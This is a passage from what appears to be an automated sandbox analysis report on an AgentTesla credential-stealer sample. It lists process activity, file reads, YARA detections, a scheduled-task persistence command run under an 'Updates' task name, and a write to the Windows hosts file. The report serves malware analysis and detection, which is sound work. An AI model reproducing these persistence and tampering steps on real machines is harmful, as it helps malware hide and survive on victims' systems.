C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D0B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D0B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D155705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D155705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BFC1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BFC1B4F	ReadFile

Analysis Process: schtasks.exe PID: 5856 Parent PID: 5608

General

Start time:	15:36:04
Start date:	20/11/2020
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\SpHLicuA' /XML 'C:\Users \user\AppData\Local\Temp\tmp871F.tmp'
Imagebase:	0x380000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp871F.tmp	unknown	2	success or wait	1	38AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp871F.tmp	unknown	1642	success or wait	1	38ABD9	ReadFile

Analysis Process: conhost.exe PID: 5956 Parent PID: 5856

General

Start time:	15:36:05
Start date:	20/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Copyright null 2020

Analysis Process: kprUEGC.exe PID: 4928 Parent PID: 5608

General

Start time:	15:36:05
Start date:	20/11/2020
Path:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x9f0000
File size:	467968 bytes
MD5 hash:	BB942C948639F5C88FB33D5E4B7D7728
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000D.00000002.930696018.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000D.00000002.934897870.0000000002D91000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000002.934897870.0000000002D91000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D17CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D17CF06	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\System32\drivers\etc\hosts	unknown	11	0d 0a 31 32 37 2e 30 2e 30 2e 31	..127.0.0.1	success or wait	1	6BFC1B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D155705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D155705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D0B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D15CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D0B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D0B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D0B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D0B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D155705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D155705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BFC1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BFC1B4F	ReadFile

Analysis Process: kprUEGC.exe PID: 6300 Parent PID: 3424

General

Start time:	15:36:08
Start date:	20/11/2020
Path:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe'
Imagebase:	0x310000
File size:	467968 bytes
MD5 hash:	BB942C948639F5C88FB33D5E4B7D7728
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000E.00000002.786151703.000000000277C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000E.00000002.789175486.00000000037D4000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: schtasks.exe PID: 6816 Parent PID: 6300

General

Start time:	15:36:14
Start date:	20/11/2020
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\SpHLicuA' /XML 'C:\Users\user\AppData\Local\Temp\tmpAEAC.tmp'
Imagebase:	0x380000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 6544 Parent PID: 6816

General

Start time:	15:36:14
Start date:	20/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true

Copyright null 2020

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: kprUEGC.exe PID: 6648 Parent PID: 6300

General

Start time:	15:36:15
Start date:	20/11/2020
Path:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x760000
File size:	467968 bytes
MD5 hash:	BB942C948639F5C88FB33D5E4B7D7728
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000011.00000002.933961322.0000000002A81000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000011.00000002.933961322.0000000002A81000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000011.00000002.930556707.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

Disassembly

Code Analysis